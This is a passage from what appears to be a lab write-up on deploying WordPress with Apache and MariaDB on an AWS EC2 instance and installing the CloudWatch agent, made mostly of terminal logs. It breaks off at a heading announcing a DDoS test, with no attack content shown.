define( 'DB_HOST', 'localhost' );

/** Database charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8' );

/** The database collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );
```

2.19 Generate authentication Unique Keys and Salts from WordPress API

```
/**#@+
 * Authentication unique keys and salts.
 *
 * Change these to different unique phrases! You can generate these using
 * the {@link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org secret-key service}.
 *
 * You can change these at any point in time to invalidate all existing cookies.
 * This will force all users to have to log in again.
 *
 * @since 2.6.0
 */
define( 'AUTH_KEY',         'put your unique phrase here' );
define( 'SECURE_AUTH_KEY',  'put your unique phrase here' );
define( 'LOGGED_IN_KEY',    'put your unique phrase here' );
define( 'NONCE_KEY',        'put your unique phrase here' );
define( 'AUTH_SALT',        'put your unique phrase here' );
define( 'SECURE_AUTH_SALT', 'put your unique phrase here' );
define( 'LOGGED_IN_SALT',   'put your unique phrase here' );
define( 'NONCE_SALT',       'put your unique phrase here' );

/**#@-*/
```

2.20 Run WordPress installation directory

```
[ec2-user@ip-12-0-1-191 ~]$ sudo cp -r wordpress/* /var/www/html/
[ec2-user@ip-12-0-1-191 ~]$ sudo vi  /etc/httpd/conf/httpd.conf
[ec2-user@ip-12-0-1-191 ~]$ sudo yum install php-gd
Last metadata expiration check: 0:18:04 ago on Sat Nov  9 08:09:12 2024.
Dependencies resolved.
==========================================================================================================
 Package                        Architecture         Version                        Repository       Size
==========================================================================================================
Installing:
 php8.3-gd                      x86_64               8.3.10-1.amzn2023.0.1          amazonlinux      43 k
Installing dependencies:
 cairo                          x86_64               1.17.6-2.amzn2023.0.1          amazonlinux     684 k
 fontconfig                     x86_64               2.13.94-2.amzn2023.0.2         amazonlinux     273 k
 fonts-filesystem               noarch               1:2.0.5-12.amzn2023.0.2        amazonlinux     9.5 k
 freetype                       x86_64               2.13.2-5.amzn2023.0.1          amazonlinux     423 k
 gd                             x86_64               2.3.3-5.amzn2023.0.3           amazonlinux     139 k
 google-noto-fonts-common       noarch               20201206-2.amzn2023.0.2        amazonlinux      15 k
 google-noto-sans-vf-fonts      noarch               20201206-2.amzn2023.0.2        amazonlinux     492 k
 graphite2                      x86_64               1.3.14-7.amzn2023.0.2          amazonlinux      97 k
 harfbuzz                       x86_64               7.0.0-2.amzn2023.0.1           amazonlinux     868 k
 jbigkit-libs                   x86_64               2.1-21.amzn2023.0.2            amazonlinux      54 k
 langpacks-core-font-en         noarch               3.0-21.amzn2023.0.4            amazonlinux      10 k
 libX11                         x86_64               1.8.10-2.amzn2023.0.1          amazonlinux     659 k
 libX11-common                  noarch               1.8.10-2.amzn2023.0.1          amazonlinux     147 k
 libXau                         x86_64               1.0.11-6.amzn2023.0.1          amazonlinux      33 k
 libXext                        x86_64               1.3.6-1.amzn2023.0.1           amazonlinux      42 k
 libXpm                         x86_64               3.5.17-3.amzn2023.0.1          amazonlinux      68 k
 libXrender                     x86_64               0.9.11-6.amzn2023.0.1          amazonlinux      29 k
 libjpeg-turbo                  x86_64               2.1.4-2.amzn2023.0.5           amazonlinux     190 k
 libpng                         x86_64               2:1.6.37-10.amzn2023.0.6       amazonlinux     128 k
 libtiff                        x86_64               4.4.0-4.amzn2023.0.19          amazonlinux     213 k
 libwebp                        x86_64               1.2.4-1.amzn2023.0.6           amazonlinux     341 k
 libxcb                         x86_64               1.17.0-1.amzn2023.0.1          amazonlinux     235 k
 pixman                         x86_64               0.43.4-1.amzn2023.0.4          amazonlinux     296 k
 xml-common                     noarch               0.6.3-56.amzn2023.0.2          amazonlinux      32 k

Transaction Summary
==========================================================================================================
Install  25 Packages

Total download size: 5.4 M
Installed size: 15 M
Is this ok [y/N]: y
Downloading Packages:
(1/25): cairo-1.17.6-2.amzn2023.0.1.x86_64.rpm                              9.9 MB/s | 684 kB     00:00
(2/25): fonts-filesystem-2.0.5-12.amzn2023.0.2.noarch.rpm                   138 kB/s | 9.5 kB     00:00
(3/25): fontconfig-2.13.94-2.amzn2023.0.2.x86_64.rpm                        3.4 MB/s | 273 kB     00:00
(4/25): google-noto-fonts-common-20201206-2.amzn2023.0.2.noarch.rpm         697 kB/s |  15 kB     00:00
(5/25): gd-2.3.3-5.amzn2023.0.3.x86_64.rpm                                  3.8 MB/s | 139 kB     00:00
(6/25): freetype-2.13.2-5.amzn2023.0.1.x86_64.rpm                           7.9 MB/s | 423 kB     00:00
(7/25): google-noto-sans-vf-fonts-20201206-2.amzn2023.0.2.noarch.rpm         13 MB/s | 492 kB     00:00
(8/25): harfbuzz-7.0.0-2.amzn2023.0.1.x86_64.rpm                             23 MB/s | 868 kB     00:00
(9/25): graphite2-1.3.14-7.amzn2023.0.2.x86_64.rpm                          1.7 MB/s |  97 kB     00:00
(10/25): jbigkit-libs-2.1-21.amzn2023.0.2.x86_64.rpm                        2.0 MB/s |  54 kB     00:00
(11/25): langpacks-core-font-en-3.0-21.amzn2023.0.4.noarch.rpm              498 kB/s |  10 kB     00:00
(12/25): libX11-1.8.10-2.amzn2023.0.1.x86_64.rpm                             23 MB/s | 659 kB     00:00
```

```
(11/25): langpacks-core-font-en-3.0-21.amzn2023.0.4.noarch.rpm                                  498 kB/s |  10 kB     00:00
(12/25): libX11-1.8.10-2.amzn2023.0.1.x86_64.rpm                                                23 MB/s | 659 kB     00:00
(13/25): libX11-common-1.8.10-2.amzn2023.0.1.noarch.rpm                                         4.0 MB/s | 147 kB     00:00
(14/25): libXau-1.0.11-6.amzn2023.0.1.x86_64.rpm                                                1.5 MB/s |  33 kB     00:00
(15/25): libXext-1.3.6-1.amzn2023.0.1.x86_64.rpm                                                1.9 MB/s |  42 kB     00:00
(16/25): libXrender-0.9.11-6.amzn2023.0.1.x86_64.rpm                                            1.7 MB/s |  29 kB     00:00
(17/25): libXpm-3.5.17-3.amzn2023.0.1.x86_64.rpm                                                2.7 MB/s |  68 kB     00:00
(18/25): libjpeg-turbo-2.1.4-2.amzn2023.0.5.x86_64.rpm                                          9.8 MB/s | 190 kB     00:00
(19/25): libtiff-4.4.0-4.amzn2023.0.19.x86_64.rpm                                               5.6 MB/s | 213 kB     00:00
(20/25): libpng-1.6.37-10.amzn2023.0.6.x86_64.rpm                                               2.7 MB/s | 128 kB     00:00
(21/25): libwebp-1.2.4-1.amzn2023.0.6.x86_64.rpm                                                7.2 MB/s | 341 kB     00:00
(22/25): libxcb-1.17.0-1.amzn2023.0.1.x86_64.rpm                                                6.1 MB/s | 235 kB     00:00
(23/25): pixman-0.43.4-1.amzn2023.0.4.x86_64.rpm                                                6.4 MB/s | 296 kB     00:00
(24/25): xml-common-0.6.3-56.amzn2023.0.2.noarch.rpm                                            1.3 MB/s |  32 kB     00:00
(25/25): php8.3-gd-8.3.10-1.amzn2023.0.1.x86_64.rpm                                             426 kB/s |  43 kB     00:00
--------------------------------------------------------------------------------------------------------------------------------
Total                                                                                           13 MB/s | 5.4 MB     00:00
Running transaction check
Transaction check succeeded.
Running transaction test
Transaction test succeeded.
Running transaction
  Preparing        :                                                                                                       1/1
  Installing       : libpng-2:1.6.37-10.amzn2023.0.6.x86_64                                                               1/25
  Installing       : libwebp-1.2.4-1.amzn2023.0.6.x86_64                                                                  2/25
  Installing       : libjpeg-turbo-2.1.4-2.amzn2023.0.5.x86_64                                                            3/25
  Installing       : fonts-filesystem-1:2.0.5-12.amzn2023.0.2.noarch                                                      4/25
  Running scriptlet: xml-common-0.6.3-56.amzn2023.0.2.noarch                                                              5/25
  Installing       : xml-common-0.6.3-56.amzn2023.0.2.noarch                                                             5/25
  Installing       : pixman-0.43.4-1.amzn2023.0.4.x86_64                                                                  6/25
  Installing       : libXau-1.0.11-6.amzn2023.0.1.x86_64                                                                  7/25
  Installing       : libxcb-1.17.0-1.amzn2023.0.1.x86_64                                                                  8/25
  Installing       : libX11-common-1.8.10-2.amzn2023.0.1.noarch                                                           9/25
  Installing       : libX11-1.8.10-2.amzn2023.0.1.x86_64                                                                 10/25
  Installing       : libXext-1.3.6-1.amzn2023.0.1.x86_64                                                                 11/25
  Installing       : libXpm-3.5.17-3.amzn2023.0.1.x86_64                                                                 12/25
  Installing       : libXrender-0.9.11-6.amzn2023.0.1.x86_64                                                             13/25
  Installing       : jbigkit-libs-2.1-21.amzn2023.0.2.x86_64                                                             14/25
  Installing       : libtiff-4.4.0-4.amzn2023.0.19.x86_64                                                                15/25
  Installing       : graphite2-1.3.14-7.amzn2023.0.2.x86_64                                                              16/25
  Installing       : google-noto-fonts-common-20201206-2.amzn2023.0.2.noarch                                             17/25
  Installing       : google-noto-sans-vf-fonts-20201206-2.amzn2023.0.2.noarch                                            18/25
  Installing       : langpacks-core-font-en-3.0-21.amzn2023.0.4.noarch                                                   19/25
  Installing       : cairo-1.17.6-2.amzn2023.0.1.x86_64                                                                  20/25
  Installing       : harfbuzz-7.0.0-2.amzn2023.0.1.x86_64                                                                21/25
  Installing       : freetype-2.13.2-5.amzn2023.0.1.x86_64                                                               22/25
  Installing       : fontconfig-2.13.94-2.amzn2023.0.2.x86_64                                                            23/25
  Running scriptlet: fontconfig-2.13.94-2.amzn2023.0.2.x86_64                                                            23/25
  Installing       : gd-2.3.3-5.amzn2023.0.3.x86_64                                                                      24/25
  Installing       : php8.3-gd-8.3.10-1.amzn2023.0.1.x86_64                                                              25/25
  Running scriptlet: fontconfig-2.13.94-2.amzn2023.0.2.x86_64                                                            25/25
  Running scriptlet: php8.3-gd-8.3.10-1.amzn2023.0.1.x86_64                                                              25/25
  Verifying        : cairo-1.17.6-2.amzn2023.0.1.x86_64                                                                   1/25
  Verifying        : fontconfig-2.13.94-2.amzn2023.0.2.x86_64                                                             2/25
  Verifying        : fonts-filesystem-1:2.0.5-12.amzn2023.0.2.noarch                                                      3/25
  Verifying        : freetype-2.13.2-5.amzn2023.0.1.x86_64                                                                4/25
```

```
  Verifying        : google-noto-sans-vf-fonts-20201206-2.amzn2023.0.2.noarch                                             7/25
  Verifying        : graphite2-1.3.14-7.amzn2023.0.2.x86_64                                                               8/25
  Verifying        : harfbuzz-7.0.0-2.amzn2023.0.1.x86_64                                                                 9/25
  Verifying        : jbigkit-libs-2.1-21.amzn2023.0.2.x86_64                                                             10/25
  Verifying        : langpacks-core-font-en-3.0-21.amzn2023.0.4.noarch                                                   11/25
  Verifying        : libX11-1.8.10-2.amzn2023.0.1.x86_64                                                                 12/25
  Verifying        : libX11-common-1.8.10-2.amzn2023.0.1.noarch                                                          13/25
  Verifying        : libXau-1.0.11-6.amzn2023.0.1.x86_64                                                                 14/25
  Verifying        : libXext-1.3.6-1.amzn2023.0.1.x86_64                                                                 15/25
  Verifying        : libXpm-3.5.17-3.amzn2023.0.1.x86_64                                                                 16/25
  Verifying        : libXrender-0.9.11-6.amzn2023.0.1.x86_64                                                             17/25
  Verifying        : libjpeg-turbo-2.1.4-2.amzn2023.0.5.x86_64                                                           18/25
  Verifying        : libpng-2:1.6.37-10.amzn2023.0.6.x86_64                                                              19/25
  Verifying        : libtiff-4.4.0-4.amzn2023.0.19.x86_64                                                                20/25
  Verifying        : libwebp-1.2.4-1.amzn2023.0.6.x86_64                                                                 21/25
  Verifying        : libxcb-1.17.0-1.amzn2023.0.1.x86_64                                                                 22/25
  Verifying        : php8.3-gd-8.3.10-1.amzn2023.0.1.x86_64                                                              23/25
  Verifying        : pixman-0.43.4-1.amzn2023.0.4.x86_64                                                                 24/25
  Verifying        : xml-common-0.6.3-56.amzn2023.0.2.noarch                                                             25/25

Installed:
  cairo-1.17.6-2.amzn2023.0.1.x86_64                    fontconfig-2.13.94-2.amzn2023.0.2.x86_64
  fonts-filesystem-1:2.0.5-12.amzn2023.0.2.noarch       freetype-2.13.2-5.amzn2023.0.1.x86_64
  gd-2.3.3-5.amzn2023.0.3.x86_64                        google-noto-fonts-common-20201206-2.amzn2023.0.2.noarch
  google-noto-sans-vf-fonts-20201206-2.amzn2023.0.2.noarch  graphite2-1.3.14-7.amzn2023.0.2.x86_64
  harfbuzz-7.0.0-2.amzn2023.0.1.x86_64                  jbigkit-libs-2.1-21.amzn2023.0.2.x86_64
  langpacks-core-font-en-3.0-21.amzn2023.0.4.noarch     libX11-1.8.10-2.amzn2023.0.1.x86_64
  libX11-common-1.8.10-2.amzn2023.0.1.noarch            libXau-1.0.11-6.amzn2023.0.1.x86_64
  libXext-1.3.6-1.amzn2023.0.1.x86_64                   libXpm-3.5.17-3.amzn2023.0.1.x86_64
  libXrender-0.9.11-6.amzn2023.0.1.x86_64               libjpeg-turbo-2.1.4-2.amzn2023.0.5.x86_64
  libpng-2:1.6.37-10.amzn2023.0.6.x86_64                libtiff-4.4.0-4.amzn2023.0.19.x86_64
  libwebp-1.2.4-1.amzn2023.0.6.x86_64                   libxcb-1.17.0-1.amzn2023.0.1.x86_64
  php8.3-gd-8.3.10-1.amzn2023.0.1.x86_64                pixman-0.43.4-1.amzn2023.0.4.x86_64
  xml-common-0.6.3-56.amzn2023.0.2.noarch

Complete!
```

2.21 Download and install the PHP graphics package

```
[ec2-user@ip-13-0-1-63 ~]$
[ec2-user@ip-13-0-1-63 ~]$
[ec2-user@ip-13-0-1-63 ~]$
[ec2-user@ip-13-0-1-63 ~]$ sudo yum install php-gd
Amazon Linux 2023 repository                                                    39 kB/s | 3.6 kB     00:00
Amazon Linux 2023 Kernel Livepatch repository                                   33 kB/s | 2.9 kB     00:00
Package php8.3-gd-8.3.10-1.amzn2023.0.1.x86_64 is already installed.
Dependencies resolved.
Nothing to do.
Complete!
[ec2-user@ip-13-0-1-63 ~]$
[ec2-user@ip-13-0-1-63 ~]$
[ec2-user@ip-13-0-1-63 ~]$
[ec2-user@ip-13-0-1-63 ~]$
[ec2-user@ip-13-0-1-63 ~]$
[ec2-user@ip-13-0-1-63 ~]$
[ec2-user@ip-13-0-1-63 ~]$
[ec2-user@ip-13-0-1-63 ~]$
```


2.22 Check the status of the httpd service

```
[ec2-user@ip-13-0-1-63 ~]$
[ec2-user@ip-13-0-1-63 ~]$
[ec2-user@ip-13-0-1-63 ~]$ sudo systemctl status httpd
● httpd.service - The Apache HTTP Server
     Loaded: loaded (/usr/lib/systemd/system/httpd.service; enabled; preset: disabled)
    Drop-In: /usr/lib/systemd/system/httpd.service.d
             └─php-fpm.conf
     Active: active (running) since Wed 2024-11-27 13:11:19 UTC; 7h ago
       Docs: man:httpd.service(8)
   Main PID: 2100 (httpd)
     Status: "Total requests: 267; Idle/Busy workers 100/0;Requests/sec: 0.0096; Bytes served/sec: 306 B/sec"
      Tasks: 230 (limit: 4659)
     Memory: 27.8M
        CPU: 27.946s
     CGroup: /system.slice/httpd.service
             ├─2100 /usr/sbin/httpd -DFOREGROUND
             ├─2156 /usr/sbin/httpd -DFOREGROUND
             ├─2157 /usr/sbin/httpd -DFOREGROUND
             ├─2159 /usr/sbin/httpd -DFOREGROUND
             ├─2180 /usr/sbin/httpd -DFOREGROUND
             └─2956 /usr/sbin/httpd -DFOREGROUND

Nov 27 13:11:19 ip-13-0-1-63.us-east-2.compute.internal systemd[1]: Starting httpd.service - The Apache HTTP Server...
Nov 27 13:11:19 ip-13-0-1-63.us-east-2.compute.internal systemd[1]: Started httpd.service - The Apache HTTP Server.
Nov 27 13:11:19 ip-13-0-1-63.us-east-2.compute.internal httpd[2100]: Server configured, listening on: port 80
[ec2-user@ip-13-0-1-63 ~]$
[ec2-user@ip-13-0-1-63 ~]$
[ec2-user@ip-13-0-1-63 ~]$
[ec2-user@ip-13-0-1-63 ~]$
[ec2-user@ip-13-0-1-63 ~]$
```


2.23 Confirm the database server

```
[ec2-user@ip-13-0-1-63 ~]$
[ec2-user@ip-13-0-1-63 ~]$
[ec2-user@ip-13-0-1-63 ~]$ sudo systemctl status mariadb
● mariadb.service - MariaDB 10.5 database server
     Loaded: loaded (/usr/lib/systemd/system/mariadb.service; enabled; preset: disabled)
     Active: active (running) since Wed 2024-11-27 13:11:20 UTC; 7h ago
       Docs: man:mariadbd(8)
             https://mariadb.com/kb/en/library/systemd/
    Process: 2066 ExecStartPre=/usr/libexec/mariadb-check-socket (code=exited, status=0/SUCCESS)
    Process: 2116 ExecStartPre=/usr/libexec/mariadb-prepare-db-dir mariadb.service (code=exited, status=0/SUCCESS)
    Process: 2410 ExecStartPost=/usr/libexec/mariadb-check-upgrade (code=exited, status=0/SUCCESS)
   Main PID: 2155 (mariadbd)
     Status: "Taking your SQL requests now..."
      Tasks: 8 (limit: 4659)
     Memory: 97.8M
        CPU: 4.062s
     CGroup: /system.slice/mariadb.service
             └─2155 /usr/libexec/mariadbd --basedir=/usr

Nov 27 13:11:19 ip-13-0-1-63.us-east-2.compute.internal systemd[1]: Starting mariadb.service - MariaDB 10.5 database server...
Nov 27 13:11:19 ip-13-0-1-63.us-east-2.compute.internal mariadb-prepare-db-dir[2116]: Database MariaDB is probably initialized in /var/lib/mysql already, nothing is done.
Nov 27 13:11:19 ip-13-0-1-63.us-east-2.compute.internal mariadb-prepare-db-dir[2116]: If this is not the case, make sure the /var/lib/mysql is empty before running mariadb-prepare-db-dir.
Nov 27 13:11:20 ip-13-0-1-63.us-east-2.compute.internal systemd[1]: Started mariadb.service - MariaDB 10.5 database server.
[ec2-user@ip-13-0-1-63 ~]$
[ec2-user@ip-13-0-1-63 ~]$
[ec2-user@ip-13-0-1-63 ~]$
[ec2-user@ip-13-0-1-63 ~]$
```

2.24 Login to http 3.23.7.155/wordpress/ mention username and password after that install the WordPress



2.25 Billing website is created through WordPress



Step 3: Monitoring tool in AWS

3.1 Using the AWS CLI deploy the CloudWatch service to collect logs. To do so, first execute the command: pip install awscli

```
[ec2-user@ip-172-31-25-230 ~]$ pip install awscli
Defaulting to user installation because normal site-packages is not writeable
Requirement already satisfied: awscli in /usr/lib/python3.9/site-packages (2.15.30)
Requirement already satisfied: cryptography<40.0.2,>=3.3.2 in /usr/lib64/python3.9/site-packages (from awscli) (36.0.1)
Requirement already satisfied: colorama<0.4.7,>=0.2.5 in /usr/lib/python3.9/site-packages (from awscli) (0.4.4)
Requirement already satisfied: distro<1.9.0,>=1.5.0 in /usr/lib/python3.9/site-packages (from awscli) (1.5.0)
Requirement already satisfied: python-dateutil<=2.8.2,>=2.1 in ./.local/lib/python3.9/site-packages (from awscli) (2.8.2)
Requirement already satisfied: ruamel.yaml<=0.17.21,>=0.15.0 in /usr/lib/python3.9/site-packages (from awscli) (0.16.6)
Requirement already satisfied: docutils<0.20,>=0.10 in /usr/lib/python3.9/site-packages (from awscli) (0.16)
Requirement already satisfied: awscrt<=0.19.19,>=0.19.18 in /usr/lib64/python3.9/site-packages (from awscli) (0.19.19)
Requirement already satisfied: jmespath<1.1.0,>=0.7.1 in /usr/lib/python3.9/site-packages (from awscli) (0.10.0)
Requirement already satisfied: urllib3<1.27,>=1.25.4 in /usr/lib/python3.9/site-packages (from awscli) (1.25.10)
Requirement already satisfied: prompt-toolkit<3.0.39,>=3.0.24 in /usr/lib/python3.9/site-packages (from awscli) (3.0.24)
Requirement already satisfied: cffi>=1.12 in /usr/lib64/python3.9/site-packages (from cryptography<40.0.2,>=3.3.2->awscli) (1.14.5)
Requirement already satisfied: wcwidth in /usr/lib/python3.9/site-packages (from prompt-toolkit<3.0.39,>=3.0.24->awscli) (0.2.5)
Requirement already satisfied: six>=1.5 in /usr/lib/python3.9/site-packages (from python-dateutil<=2.8.2,>=2.1->awscli) (1.15.0)
Requirement already satisfied: pycparser in /usr/lib/python3.9/site-packages (from cffi>=1.12->cryptography<40.0.2,>=3.3.2->awscli) (2.20)
Requirement already satisfied: ply==3.11 in /usr/lib/python3.9/site-packages (from pycparser->cffi>=1.12->cryptography<40.0.2,>=3.3.2->awscli) (3.11)
[ec2-user@ip-172-31-25-230 ~]$
[ec2-user@ip-172-31-25-230 ~]$ _
```

3.2 Download the CloudWatch agent package, for this execute the command: "sudo yum install -y amazon-cloudwatch-agent"

```
[ec2-user@ip-172-31-25-230 ~]$ sudo yum install -y amazon-cloudwatch-agent
Last metadata expiration check: 1 day, 9:18:55 ago on Thu Dec  5 11:33:05 2024.
Dependencies resolved.
==========================================================================================================
 Package                        Architecture        Version                      Repository          Si
==========================================================================================================
Installing:
 amazon-cloudwatch-agent        x86_64              1.300044.0-1.amzn2023        amazonlinux         135

Transaction Summary
==========================================================================================================
Install  1 Package

Total download size: 135 M
Installed size: 445 M
Downloading Packages:
amazon-cloudwatch-agent-1.300044.0-1.amzn2023.x86_64.rpm                 53 MB/s | 135 MB     00:02
----------------------------------------------------------------------------------------------------------
Total                                                                    52 MB/s | 135 MB     00:02
Running transaction check
Transaction check succeeded.
Running transaction test
Transaction test succeeded.
Running transaction
  Preparing        :
  Running scriptlet: amazon-cloudwatch-agent-1.300044.0-1.amzn2023.x86_64
create group cwagent, result: 0
create user cwagent, result: 0

  Installing       : amazon-cloudwatch-agent-1.300044.0-1.amzn2023.x86_64
  Running scriptlet: amazon-cloudwatch-agent-1.300044.0-1.amzn2023.x86_64
  Verifying        : amazon-cloudwatch-agent-1.300044.0-1.amzn2023.x86_64
==========================================================================================================
WARNING:
  A newer release of "Amazon Linux" is available.

  Available Versions:

  Version 2023.6.20241111:
```


```
  Available Versions:

  Version 2023.6.20241111:
    Run the following command to upgrade to 2023.6.20241111:

      dnf upgrade --releasever=2023.6.20241111

    Release notes:
     https://docs.aws.amazon.com/linux/al2023/release-notes/relnotes-2023.6.20241111.html

  Version 2023.6.20241121:
    Run the following command to upgrade to 2023.6.20241121:

      dnf upgrade --releasever=2023.6.20241121

    Release notes:
     https://docs.aws.amazon.com/linux/al2023/release-notes/relnotes-2023.6.20241121.html

==========================================================================================================
Installed:
  amazon-cloudwatch-agent-1.300044.0-1.amzn2023.x86_64

Complete!
[ec2-user@ip-172-31-25-230 ~]$ 
```

3.3 Deploy CloudWatch Agent setting by below command:


"sudo vi /opt/aws/amazon-cloudwatch-agent/etc/amazon-cloudwatch-agent.json"

3.4 Start Cloudwatch Agent on boot by deploying the command:


"sudo **amazon-cloudwatch-agent-ctl -a start**"



3.5 Use this command : "sudo systemctl enable amazon-cloudwatch-agent" to enable on boot



3.6 Verified that the agent is running by executing the with command:
"sudo systemctl status amazon-cloudwatch-agent"



Step 4: Launching the DDoS Attack on the EC2 (internet firewall)

